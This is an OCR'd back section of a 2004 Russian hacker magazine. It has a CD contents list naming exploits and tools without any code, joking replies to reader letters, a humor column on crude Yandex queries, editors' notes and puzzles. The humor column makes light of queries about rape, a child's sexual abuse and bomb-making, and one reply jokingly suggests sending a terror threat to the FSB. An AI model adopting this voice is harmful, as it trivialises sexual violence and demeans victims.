ASN bug (DoS win2k/xp)
ezbounce (irc-bouncer)
Прохождение конкурса Взлома

][akep 02(62) в PDF

updates
MS04-004
MS04-006
MS04-007
MS04-008
Office XP Service Pack 3 (SP3)

demos
Демки, занявшик первые пять мест на Synthesis Party 2004:
Mirages
eat candles
moustic story
[Neon7]
Megaflip

ШapoWAREZ
3DMiracle and 3DMonster Toolkit 4.8
Anti-lost CD Ejector Lite 2.2
icq2Notebook 0.2.1
Safe Launch 2.0
SmartFTP 1.0
TeraBit Tattoo 1.7
Virtual Painter 4.0
VirtualCamera 0.8
Vocal Imitation 1.0
WireChanger 2.3

UnixWAREZ
Bluefish 0.12
Linux Commander v 0.5.2
MPlayer v 1.0pre3
WebDownloader for X v2.5.0rc2
X-Chat v2.0.7
XnView 1.68
Xsane v 0.92

X-Toolz
Clippity Dippity Do 2.0
DVD Region-Free 3.33
NMap 3.50
Process Explorer 8.32
Proxy Checker 3.2.5

misc
C-File
DJ Kononenko

trash
Фрагмент лекции про интернет
Tips&Tricks





symbiosis vs. b00b1k (magazine@real.xakep.ru)



ПИСЬМО: ОТ: Nucleo [mailto:masterde@gts.lg.ua]

Здарова,][!
Вот купил я на днях, значит, ваш журнал. Журнал, значит, улетный – сидишь, читаешь и улетаешь, но вот маленькая проблемка вышла. Живу я на Украине, и пока ваш журнал дошел, CD2 во всех номерах кто-то заменил на CD1. Я так полагаю, что это марсиане или люди в черном. В магазине все журналы перерыл – во всех нет CD2, а ведь его так хочется. Не дайте умереть человеку.
Ну, все, с уважением, Nucleo.
З.Ы. Еще раз хочется похвалить ваш журнал, но диск все равно хочется.

Ответ Х:

Привет, Нуклео!
После выхода февральского номера к нам начали поступать отзывы читателей с просьбами увеличить тираж журнала. Поначалу мы думали, что всему виной новая интересная рубрика Сцена и прочие улучшения, но наши гипотезы потерпели фиаско. Все потому, что после прочтения твоего письма мы тоже решили попробовать раскурить журнал. Собрались всей редакцией и дунули единственный оставшийся, сиротливо лежащий на полочке в углу, пилотный номер. Сказать, что нас торкнуло - не сказать ничего. Нас штырило и колбасило четыре дня и три ночи! Так что мы тоже полетали хорошенько, после чего решили увеличить тираж на 5К экземпляров.
Куда делся второй диск - нам не известно. Мы связались через людей в черном с марсианами, но они поклялись, что не имеют к этому никакого отношения. Есть подозрение, что во всем виноваты дикие свинки-мутанты, которые водятся на Российско-Украинской таможне и питаются дисками.
С любовью, Х.

ПИСЬМО: ОТ: Alexandr Amelchenko [mailto: itforyourmail@mail.ru]

Умоляю, помогите мне! Я уже отчаялся найти помощь. Скажите, где можно протестировать написанный мною метод шифровки? Могу дать зашифрованный текст, чтобы проверить, сколько его будут ломать! Заранее спасибо!

Ответ Х:

Господи, Санек, как ты мог посметь отчаяться найти помощь? Ты должен был в первую очередь искать помощи у нас! Ведь мы те, кто всегда тебе поможет морально и физически! Мы те, кто никогда не бросит юных хакеров, крякеров и криптографов в их начинаниях на произвол судьбы!
Самый простой способ проверить, работает ли твой метод шифрования данных - дать потестить зашифрованное сообщение профессионалам. Не бойся, это абсолютно бесплатно, потому что люди, занимающиеся дешифрованием таких сообщений - полные альтруисты, поверь. Все что тебе нужно - это зашифровать фразу "Мы взорвем Кремль. Потомки Алькаида, сыны Джихада" и отправить его на адрес горячей онлайн-линии ФСБ или Кремлин_точка_ру. Как быстро протестируют метод твоего алгоритма, ты узнаешь, вычтя время отправки письма из времени, когда камуфляж с сапогами вломятся в твою квартиру.
Удачи. Не стоит благодарностей.

ПИСЬМО: ОТ: WolfEnstein [mailto:w31337@mail.ru]

Привет, редакция моего любимого журнала!
Журнал читаю уже давно... Но последний номер заставил меня написать Вам. Это нечто. Номер сделан и продуман до мелочей. Вообще, журнал самый классный из тех, которые я читал, а читал их я много... Очень понравилась идея с постерами и наклейками. Обязательно ее продолжайте. Мой Х-бункер в деревне будет полностью ими обклеен.
В общем, привет Вам с Вильной Украины!
Удачи.

Ответ Х:


Хаба-хаба, Волк-Эйнштейн!
Нам очень приятно, что из множества журналов, которые ты читал, тебе по душе именно Хакер. Но мы больше любим, когда нас ругают, потому что это повод подумать о каких-нибудь улучшениях в журнале. Да и когда тебя ругают, можно хотя бы поогрызаться в ответ, а выслушивая в свой адрес хвалебные речи, стоишь как дурак и не знаешь, что сказать :).
Так что, Волчара, тебе партзадание: в следующий номер написать письмо с конструктивной критикой журнала, указывающей на все недочеты и проколы нашей команды. За это мы тебя поощрим новой порцией постеров с милой мордашкой Куттера и наклейками, которые оказались лишними и не были вложены в февральский номер. Все это добро будет предоставлено в том количестве, которого тебе хватит для оклейки Х-бункера как изнутри, так и снаружи.
До связи, друг.
Береги себя.

ПИСЬМО: ОТ: LazyCat [wap@inbox.ru]

Hiya всей редакции Х!
Сразу хочу сказать большое спасибо за _реально_ улучшенный журнал, который я как никогда прочел от корки до корки ;). После прочтения я почувствовал себя губкой, просто вдоль и поперек пропитанной свежей и полезной инфой. Спасибо за незабываемые ощущения ;)). Теперь magazine перестал быть просто брошюркой и стал по-настоящему "весомым" как по размеру, так и по информационному наполнению. Хотел сначала покритиковать разросшуюся как на дрожжах рубрику Сцена, да передумал ;). Все-таки в ней публикуются довольно эксклюзивные материалы, и уменьшить ее, скажем, за счет того же Взлома можно, но не нужно ;). В общем, на ваше усмотрение. Да, кстати, видеоуроки по взлому просто рулят! Хотелось бы видеть на CD еще и материалы за месяц с www.xakep.ru, да и вообще материалы, не вошедшие в бумажную версию журнала. В этом случае Ваш журнал с дисками станет просто кладезем мегаюзабельной инфы. В общем, верной дорогой идете, товарищи! Растите и развивайтесь!
Всего вам!
LazyCat
P.S. Даешь Хакер на 220 страниц с DVD в комплекте! ;)

Ответ Х:

Хай, Ленивая Кошка! Сразу скажу, что лень – качество, несовместимое с настоящим хакером. С другой стороны, мне лестно слышать, что твоя лень положена на лопатки после того, как ты прочитал журнал от начала до конца, впитывая всю предложенную тебе информацию. Впредь она так и будет отдыхать, т.к. лениться тебе не придется – мы работаем над этим :). В рубрике Сцена действительно публикуются материалы, которые просто не найдешь ни в каком другом издании, так что уменьшать ее мы не собираемся. Насчет видеоуроков - твою благодарность уже передали их автору, он обрадовался и весело захлопал в ладоши. После того как истерическая радость прошла, он сказал, что сильно надеется, что читатели смотрят уроки не как любимый сериал, а хоть чему-то учатся, и скоро смогут проходить конкурсы взлома.
Твои предложения по дискам приняты к сведению, скоро они будут обсуждаться на специальной редколлегии. А вот насчет 220 страниц и DVD – это пока подожди. Мы и так пухнем от толщины нашего журнала. Да и потом, я знаю вас, читателей – сделаешь 220 страниц с DVD, вы ж потребуете 500 страниц, тройку DVD и личного учителя по хаку каждый месяц :).



ПИСЬМО: ОТ: Varnavsky Evgeny [mailto: var_var@mail.ru]

Здравствуйте!
Сегодня у меня случился обломчик. Утром спешу в универ - у метро в палатке бегом покупаю ХАКЕР за февраль 2004. Пакетик обложки в урну, диски - в папку. А сам по мере возможности (народу-то много) листаю журнал, читаю про управление "К". Причем замечаю, что людей, стоящих рядом, это тоже очень заинтересовало :)). Но облом случился позже... Приезжаю домой, достаю диски. Что-то больно одинаковые надписи... Но мало ли... Да нет, они на самом деле ОДИНАКОВЫЕ!!! И не только по надписям, но и по содержанию! Вставляю диск - а он ни в какую, CD-ROM крутит-вертит, а читать не хочет, содержание открывает в проводнике, а дальше зависает. Ну не беда - понижаю скорость CD-ROM'а и начинаю копировать диск на винчестер. Примерно на 37% при копировании FineReader 7 процесс копирования останавливается. Ну ладно, ведь мне крупно повезло :(- у меня есть второй диск. Напрямую работает со скрипом, но зато получилось скопировать. Но обидно, хочется получить и второй - там ведь, помимо всего прочего, все номера ХАКЕР за 2001. Неужели, чтобы получить долгожданный диск, придется купить еще один журнал?
С уважением, Евгений.

Ответ Х:

Привет!
Если ты читаешь письма этого номера с начала, то ты уже должен был прочитать о том, что мы в редакции понятия не имеем, как так упаковывают наш журнал, что в некоторых номерах два одинаковых диска, один из которых не читается. Вообще, если подумать логически, то получается, что дисков №1 было выпушено больше, чем CD2... Лично для меня такой расклад является загадкой. На будущее: проверяй комплектацию журнала не отходя от кассы, все-таки можно посмотреть содержимое пакета. А если тебе удастся найти такой «счастливый» журнал, то сделай следующее. Первым делом не рви пакет, а привези брак к нам в редакцию (конечно, если ты живешь в Москве). Дело в том, что такие случаи, с которыми мы, к слову, ни разу сами не сталкивались, являются прямым доказательством того, что наши упаковщики лажают, и это наша единственная улика в борьбе за повышение качества. Аналогичная ситуация и с кривыми дисками. Так что, если есть возможность, привози такой брак нам, мы будет тебе благодарны, скажем троекратное спасибо, заменим брак и поцелуем в лобик! Тем же, кто живет далеко от Москвы, могу лишь посоветовать внимательно изучить то, что покупаешь. Просто мы не в состоянии проверить комплектацию каждого номера.

ПИСЬМО: ОТ: Fatal1ty [mailto: fatal_mail@list.ru]

Дарова, Холод и остальная редакция самого крутого журнала][akep!
Спасибо за то, что вы делаете такой офигенный журнал! Новый дизайн, 2 CD - все просто супер! НО! Че случилось с Даней? В предпоследних номерах вообще не было Хумора. Я подумал, что убрали так же, как и раздел про игры, но теперь выходит какая-то байда про западлостроение в лифте, на компе и т.д. На фига? Сами ведь знаете, что лучше уж вообще ничего не печатать, чем печатать такой бред. Шеповалов ведь намного круче писал! Недавно заметил, что он перестал печататься в Хулигане, сайт его не работает. Что с ним? Может, его злобные дядьки в белых халатах повязали? :))
Заранее спасибо, Fatal1ty.

Ответ Х:


Дарова, Фаталити!
Первым делом давай поставим все точки над i (даже там, где не надо :)) и определимся, кто есть кто. Итак, с Холодом ты несколько промахнулся – он в соседней комнате делает другой журнал. Хулиган называется. Но не парься, мы ему передадим, что ты им интересовался. Ну да ладно, проехали, давай вернемся к нашим баранам. Во-первых, рады, что тебе понравились изменения в журнале. Значит, не зря пашем.
Ох, а вот про Данечку я отвечать не буду – надо внимательно читать журнал. И мы, и хулиганы в каждом номере пишем, что с ним случилось и почему его нет среди нас.

ПИСЬМО: ОТ: ElbowNIGGA \(Hack™\) [mailto: wu-nigga@navigator.lv]

Привет, X-CREW! :)
Хотел бы вас поблагодарить за весьма хороший и интересный журнал. С удовольствием читаю ваши статейки. Из вашей команды больше всего нравится 2poisonS, Ядовитый :). Уж никак он не может обойтись без остроумия, так держать! Хотел поблагодарить symbiosis'а за хороший и удобный интерфейс CD. Хотел бы вас попросить в следующем номере описать прогу - ICQ Pro и все ее примочки.
Удачи вам! :)
С уважением, ElbowNIGGA

Ответ Х:

Привет, ЕлбоуНИГГА. Отличный у тебя ник! Спасибо тебе за теплые слова в наш адрес. Правда, после этих слов Яд и Симба назвали себя самыми крутыми из всей команды, заразились звездной болезнью, сами себе повысили гонорары и пошли все это дело буйно отмечать. Судя по тому, что их нет уже довольно долго, по-видимому, следующий номер целиком и полностью выйдет под шефством Куттера и без дисков. Так что ты в следующий раз хвали, но особо не выделяй одних редакторов среди других, а то все мы народ впечатлительный, можем и расслабиться.

b00b1ik (b00b1ik@real.xakep.ru)


ХУМОР

Как аукнется - так и откликнется

Топ 50 самых смешных запросов в Яндекс

Старинная пословица гласит: кто ищет, тот всегда найдет. Современная же поговорка утверждает, что в Яндексе найдется все. Казалось бы, сложив оба фактора, можно абсолютно точно найти в интернете все что угодно. Но...

АБИЗЯНЫ С КИБОРДАМИ

Но в интернете сидят не только кул хакеры, но и разные имбецилоподобные отморозки, которые, так же как и все, что-то ищут. Эти валенки даже и не подозревают, что каждый их запрос старательно сохраняется поисковой системой и доступен для всеобщего обозрения. Горячая пятидесятка таких запросов (самых цензурных, разумеется) сегодня представлена твоему вниманию, чтобы ты мог оценить все прелести "прямого эфира" Яндекса (все запросы приведены с орфографией их авторов ;) – прим. ред.).

HARDCORE

Для разогрева приведу несколько наивных запросов, которые, на мой взгляд, могут быть интересны:

❶. дебильные фотографии птиц

// Дебильные птицы намного смешнее, чем их дебильные фотки.

❷. хочу гея в Казани прямо сейчас

// Не получится, до Казани я буду добираться целые сутки на поезде :(. Вот если оплатишь мне самолет...

❸. химический состав фекалий

// Какие же эти химики дотошные! Добрались даже до кала!

❹. скачать поющих лошадей

// Для начала, чтобы появились поющие лошади, нужно скачать немного анаши.

❺. хочу купить анашу

// Молодец, возьми с полки пирожок :).

❻. простейшая бомба в домашних условиях

// Опять юннаты что-то замышляют. А правительство потом все сваливает на террористические акты моджахедов.

❼. кличко хреновый боксер

// Концептуальное заявление... Тайсон все равно более хреновый боксер :).

❽. что лучше пиво или огурцы

// Из двух предложенных вариантов я больше склоняюсь к колбасе.

❾. простой способ выращивания анаши

// Человек-таки не нашел, где ее купить :).

❿. красивые фото голых телок без вирусов бесплатно

// Я что-то не всосал, что должно быть без вирусов: телки или фотографии? :)

⓫. стихотворение про холодец

// По-моему, я понял, что он имел в виду: «по полу ползал безногий отец...»

⓬. анальный секс для начинающих

// Это что-то вроде книг из серии "Windows для чайников"?

⓭. скачать всякую фигню

// У тебя еще качалка не отросла и мхом не покрылась, чтобы всякую фигню качать.

⓮. количество серий рабыни Изауры

// Видимо, бабуля решила найти точное число серий, чтобы рассчитать, скопытится она к тому времени или нет.

⓯. звезды тоже какают

// Бывает, что и сикают тоже.

AMATEUR

Вдогонку к первым 15 запросам лови еще LOL'ы. Это уже посерьезнее:

❶. знакомства для анального секса

// Жизнеутверждающее начало отношений :).

❷. третий месяц нет менструации

// Надо было юзать кондомы.

❸. гражданская оборона чебурашки

// А я все ломал голову, кого же мне Егор Летов напоминает?

❹. эстетика пердежа

// Гы :), а как же этикет мастурбации?

❺. пособие для начинающего наркомана

// А также "Руководство будущего киллера", "Самоучитель подающего надежды драг-дилера" и "Как стать президентом за 3 дня".

❻. сколько стоит верблюд на рынке

// Верблюдов на рынке лучше не покупать - могут запросто подсунуть брак. Нормальные верблюды продаются в супермаркетах "Сокол" по 200 рэ за штуку без наездника и НДС.

❼. как вести себя в туалете

// Это из серии "эстетика пердежа"? Вести себя в туалете не нужно. Нужно постараться попасть в писсуар.

❽. оборудование для печати денег

// Ага, зарплату не платят - будем печатать сами.

❾. скачать отсканированные рубли

// О! Я как раз готовлю материал по кардингу!

❿. почему ребенок какает в штаны

// Не дотягивается до унитаза.

⓫. голые инвалиды

// Они умирают от холода :(.

⓬. дочка испугалась клизмы пукнула

// Стойкая девчонка, я бы при виде клизмы вообще в штаны наложил.

⓭. девки без сисек деньги на ветер

// Девки без сисек - все равно что пацаны без писек.

⓮. куда сувать когда первый раз

// Туда же, куда и во второй.

⓯. петросян порно

// Вот уж чего не ожидал от этого человека, так порнухи. Весело, наверное, выглядит голый Петросян. Я так подумал: а почему бы не найти порно всего аншлага? А что? "Уважаемые дро... те-

Большая часть запросов не попала в эту статью, т.к. их почти целиком надо было бы заменить звездочками из-за нецензурности. Ведь всем давно известно, что интернет держится на порнухе, вот и ищет народ то самое в различных формах. Найти огромный архив таких дурацких запросов можно на странице **http://laertsky.com/month.htm**.



На дурацкий запрос получаем вполне нормальный сайт

лезрители... гы-гы-гы... ах-ах-ах... с вами снова я, Регина Дубовицкая, в непривычной для вас роли... ох-ох... хи-хи-хи..."

HARD

А запросы, идущие дальше, делали не иначе как имбецилы во время сезонного обострения:

❶. сиськи письки чулочки трусики
// Ухо, горло, нос. Сиська, писька, хвост!

❷. душить гуся
// А мы кошек душили-душили... душили-душили... (c)

❸. парень ищет парня мастурбировать вместе
// КВН и Фанта - вместе веселее! (c)

❹. где заняться сексом с животными
// Веришь - нет, животным по барабану.

❺. фото дауна
// Да ну, дауны не смешные. Нужно добывать фотки олигофренов.

❻. фото пениса слона
// Он сказал "пениса" :).

❼. вот лежу голый онанирую блин
// Соболезную.

❽. хочу увидеть как бабы соски телки девки женщины какают писяют
// Ого!

❾. почему нельзя мочиться с возбужденным членом
// Могут принять за акробата, когда увидят струю, переливающуюся через плечо.

❿. чат где все мастурбируют
// www.onanizm.ru - не совсем чат, но на форуме тебе подскажут, где такие имеются.

⓫. почему женщины такие свиньи
// Потому что только мужчины произошли от приматов :(.

⓬. найти фото как бабушки насиловали подростка
// Найдешь - кинь и мне ссылочку, plz.

⓭. отец имеет жену сын помогает
// А сын-то тимуровцем растет, помогает отцу во всем :).

⓮. как правильно изнасиловать девушку
// Какой ты дотошный педант :).

⓯. на 50 девушек один унитаз
// Кто успел - тот и сел.

⓰. хочу пацанов геем становиться хочу
// Закажи пацанов из редакции X сейчас, и уже через 2 часа ты станешь настоящим геем и познакомишься со своими кумирами!

⓱. я хочу посмотреть красивых голеньких девушек
// Не скрою, у меня аналогичные желания.

⓲. мальчика заставили сосать потом убили
// Боже...

⓳. завел в лес поставил ее на колени раком
// Фига себе!

⓴. мама ругала за онанизм потом дала фото
// Я бы тоже отругал. Дебильный мальчик. Кто же занимается самоудовлетворением без фото?

ВДОБАВОК КО ВСЕМУ СКАЗАННОМУ

Как видишь, серьезный, на первый взгляд, сервис в интернете может доставить немало радости, если пользоваться им с умом :).

Думаю, начну заниматься коллекционированием интересных запросов на поисковики. Если у тебя есть что-нибудь веселое из той же оперы, мыль мне, буду признателен.

КАК МЕНЯ ПОИМЕЛИ

SYMBIOSIS





Будучи младшим школьником, мне приходилось посещать группу продленного дня - это когда день тебе продлевают, заточая в школе еще на несколько часов, пока тебя не вызволят родители. Помимо того, что мы все дни напролет играли в войнушку, дергали девочек за косички и играли на вкладыши, прерываясь на сон-час, нас еще и кормили. У одной нашей учительницы был сын, старше меня лет, эдак, на десять. И вот однажды он пришел навестить свою маму после школы к нам на продленку. В это время все дети (и я, конечно, тоже) сидели в столовой и им только что принесли еду: горячее фри с жареной "Докторской" колбаской. Я сидел и радостно смотрел на это чудо, не спеша приступать к трапезе, чтобы растянуть удовольствие. Но тут этот большой хмырь подошел и со словами "у меня тухлая колбаса, дай попробовать твою", отдал мне свой обгрызок, забрав мой целый кусок. Я продолжал смотреть на тарелку... Хмырь вернулся и сказал, что ему придется конфисковать свою "тухлую" колбасу, потому что ее есть нельзя. Оставив меня без колбасы на обед, здоровяк заставил меня "поделиться" с ним еще и своей картошкой. После такого жестокого кидалова я окончательно разочаровался в жизни вообще и столовых в частности.




КАК МЕНЯ ПОИМЕЛИ

BOOB1IK


Полагаю, не имеет смысла объяснять всем, что я самый лучший игрок в настольный футбол. Так уж получилось, что в редакции началась повальная болезнь этим видом спорта. И так уж вышло, что равных себе оппонентов я не нашел. Я могу закатывать мячики с закрытыми глазами, могу забивать голы, стоя спиной к столу, могу побеждать, держа в одной руке стакан с пивом. Парни сначала злились и нервничали, но потом решили мне отомстить. Два человека из редакции очень подло меня поимели, используя хитрые читерские уловки. Под предлогом досрочной выплаты гонораров, я, будучи больным трахеобронхитом, был заманен в редакцию, откуда прямая дорога в клуб с настольным футболом. Конечно, организм мой из-за болезни был ослаблен, и я не был готов дать достойный отпор противнику, но я, как настоящий боец, согласился вступить в неравный поединок по настольному футболу! Тот факт, что, используя физическое преимущество перед больным, завистники добились своей корыстной цели, обыграв меня всухую - это еще полбеды. Я заметил еще один хитрый трюк: каким-то образом под стекло, закрывающее поле, попал рубль. Причем, с какой бы я стороны ни стоял, рубль всегда находился у моих ворот. У меня есть свои подозрения на этот счет. Но все же, что было, то было - меня подло поимели во все отверстия :(.

symbiosis




Совсем недавно исполнилась моя давняя мечта – я купил цифровой фотоаппарат. Воплощением мечты стал Canon PowerShot G5. Если учесть, что на момент покупки я был полнейшим дауном как в цифровиках, так и в простых фотоаппаратах, то для того чтобы не лажануться с выбором, мне пришлось прочитать кучу обзоров, посоветоваться со многими шарящими в этом людьми. В итоге покупка сделана, куча щенячьей радости, восторга, соплей и мокрых трусов. Работа на пару дней встала. В общем-то, как и все остальное. Все, что можно было сфоткать, я сфоткал, всех, кого можно было достать постоянно мелькающей вспышкой, я достал. Теперь вот планирую не просто так играться, а постигать азы фотомастерства. Буду книжки читать, журналы, слушать советы Яда и Синтеза. Жди, и в скором времени у тебя появится возможность посетить мои персональные выставки.
P.S. На фотке ты можешь видеть меня, позирующего самому себе :).

mindw0rk




Ну, вот я и в Питере. Переезд оказался не таким простым, как казалось вначале. Например, общение с ментами в отделении по поводу отсутствия прописки я помнить буду еще долго. Но квартиру я все-таки снял, комп купил и теперь снова работаю на благо новой Родины (более подробно о переезде смотри на www.livejournal.com/users/mindw0rk/147232.html). Уже успел прошвырнуться по большей части исторических мест и музеев. Не могу сказать, что преисполнился буйным восторгом. Как-то далек я от понимания этих архитектурных изысков, а картинам Да Винчи предпочитаю работы Бориса Валеджо. Так что теперь на повестке дня стоит активный отдых, экстрим. Хочется попробовать сноуборд, полетать на параплане, популять в пейнтбол и с настоящих стволов по мишеням... Пока у меня тут не так уж много знакомых, поэтому если у тебя есть желание попить пивка с mindw0rk'ом и интересно зажечь – кидай предложения на мое мыло. Только не пиши: "Давай, майнд, куда-нибудь сходим!" Предлагай свои варианты интересного времяпровождения, и, если они окажутся заманчивыми, я с удовольствием составлю тебе компанию.

Никита Кислицин




Покатался на горных лыжах в Приэльбрусье. Масса впечатлений: снег, лавины, спасатели, мороз, солнце, глинтвейн, незабываемое звездное небо, чистый горный воздух и отличная компания. Что может быть лучше? Еще в горах узнал о гибели очень хорошего друга. Знаешь, как это бывает, какая-то злость и пустота, плохо было. А потом пришел к тому, что ради него же я должен быть сильным, подумал, что многое сделаю. Так и получилось - с этого номера я редактор Взлома и в настоящий момент энергично работаю, генеря новые идеи для статей и подыскивая авторов. Продолжаю также работать и web-кодером, мечтаю доделать сайт ired.ru. Прорвемся.

Докучаев Дмитрий aka Forb




В последнее время я замечаю за собой странные вещи. С одной стороны, я хочу популярности, желаю, чтобы меня замечали, узнавали, носили на руках. Некоторое подобие звездной болезни. С другой, не прилагаю для этого особых усилий. Нет, я по-прежнему пишу материалы про нетрадиционные проекты, действия, взломы. Но не более. Я совершенно забил на стучащихся в аську читателей. На письма с просьбой настроить тухлого пингвина, насолить начальнику, подобрать нужную софтину... Практически все входящие письма отправляются в треш. Но я не хочу таким быть, я желаю помогать юзерам, наставлять их на путь истинный. Поэтому, если ты не получил ответа на поставленный вопрос, повтори попытку снова. Не стесняйся пинать ленивого дядю Форба ;).

Andrushock



Недавно прочел на O'Reilly просто потрясающую статью одного из разработчиков OpenBSD. Автор с упоением рассказывал, как он фиксил баги в компиляторе gcc, который при включенной оптимизации производил некорректный код на платформе mvme88k. В общем, я загорелся. Захотелось сделать что-нибудь полезное для community. Вооружившись новой версией vim'a и свежим музоном, я с головой окунулся в таинственный мир /usr/src. Объектом моего пристального внимания стал новомодный pf. Провозившись с сырцами всю ночь, я нашел две утечки памяти в парсере рулесетов этого файрвола. На следующий день мои изменения были внесены в исходный код OpenBSD ;).

Александр Позовский



Собрался я приобрести себе ноут. Вернее, просто зашел в магаз и подумал: "А не купить ли мне ноут в кредит?" Все-таки 0% кредит – это должно быть весело. Из диалога со служащим банка я понял, что за использование кредита необходимо выложить дяде Биллу как минимум 4000 русских рублей, и пошел думать над смыслом фразы "0% кредит" во время покупки подарков к 8 марта. А в целом... существую нормально. Из-за тупости бритвы и отсутствия крема я отпустил небольшую бородку, а из-за своей дури в данный момент борюсь с ОРВИ с переменным успехом. Пока микробы побеждают, и завтра первый раз за последние 10 лет я пропущу учебу из-за болезни. Это грустно. Но русские не сдаются, и сейчас я пойду отрабатывать на себе твердое "отлично" по терапии :). Засим позвольте откла-


МУЗЫКАЛЬНАЯ МОБИЛИЗАЦИЯ

Иван Скляров (Sklyarov@real.xakep.ru)

X-PUZZLE

«ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!»
Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет ;).
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

1 приз



Мега-папская куртка FBI, футболка HACK OFF и годовая подписка на журнал Хакер

Судя по ответам, в прошлом выпуске X-Puzzle самым сложным оказался пазл под названием «Для самых маленьких» :). Выросли, что ли, все? ;) Мало кто вспомнил логотип старых версий XSpider'а, а в изображении глаза почему-то многие увидели программу ACDSee %). В условии задачи ведь было сказано назвать ХАКЕРСКИЕ проги, а не утилиты для сексуально озабоченных, впрочем, одно другому не мешает, наверное :). Итак, первый приз забирает некто Димон (diman_mail@mtu-net.ru). Он не только один из первых прислал свои ответы, но и полнее и правильнее всех ответил.

2 приз



Стильная футболка HACK OFF и годовая подписка на журнал Хакер

Второй приз уходит к SparkLone (sparklone@mail.ru). SparkLone пишет: «живите счастливо, не пинайте ламеров... их отстреливать надо». Нет, я не дам отстреливать дорогих ламеров, я их обожаю и признаюсь честно, даже люблю. Ламеры – это очень милые, добрые и пушистые существа, они всегда так невинно улыбаются, а когда им начинаешь чесать животик, они падают на спину, поднимают лапки кверху и довольно урчат. Я уже не представляю себе жизни без ламеров.

3 приз



Элитный коврик Хакер WELCOME и годовая подписка на журнал Хакер

Последний приз с болью в сердце должен отдать человеку из трех букв: ifs (ifs@inbox.ru).
Многие из тех, кто отгадал пазл «Как же это расшифровывается?» упрекали меня за то, что нехорошо, мол, не уметь печатать слепым методом. А кто сказал, что я не умею? Умею, честно, даже зуб могу дать! [ушел к соседу за зубом

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

■ ОТВЕТ НА ПАЗЛ №1 «ДЛЯ САМЫХ МАЛЕНЬКИХ»

#1. IDA Pro
#2. NMap
#3. XSpider
#4. GCC

■ ОТВЕТ НА ПАЗЛ №2 «КАК ЖЕ ЭТО РАСШИФРОВЫВАЕТСЯ?»

Блин, опять я забыл переключить раскладку клавиатуры


■ ОТВЕТ НА ПАЗЛ №3 «КОДЕРСКАЯ ЗАДАЧКА»

Уравнение в программе на Си можно представить следующим образом: S=x>>sizeof("xyz");

■ ОТВЕТ НА ПАЗЛ №4 «ПУТИ В ХАКЕРСТВО»

Чтобы прочитать один раз слово ХАКЕРСТВО, нужно совершить 8 переходов от буквы к букве, причем передвигаться можно только в двух направлениях: либо вправо, либо вниз. Таким образом, общее число способов: 2^8=256.

ПЕРВЫЙ ПАЗЛ «ЛОГИЧЕСКАЯ ЗВЕЗДА»



Необходимо вставить числа вместо знаков вопроса, чтобы звезда заработала. Т.е. должны выполняться логические соотношения, указанные возле линий. Например, если в середину звезды вставить двоичное число 110011, а в правую нижнюю ветвь число 110111, то соотношение 110011 or 110111 = 110111 выполняется, но в данном случае невозможно будет подобрать значения к другим веткам.
Кто напишет программу, находящую все множество возможных значений для этой звезды, получит дополнительный кусочек сахара.

ВТОРОЙ ПАЗЛ «СТРАННАЯ МЕССАГА»

Расшифруй, что мне пытается сказать неизвестный посланник:

ТРЕТИЙ ПАЗЛ «ХАКЕРСКИЕ СЕРДЦА»


Найди закономерность и заполни четвертую диаграмму.



Правильные ответы читай в следующем номере. Если хочешь получить приз, присылай свои ответы до 1 мая. До встречи!


ЧЕТВЕРТЫЙ ПАЗЛ «НЕ БУДЬ ПАДОНКОМ!»

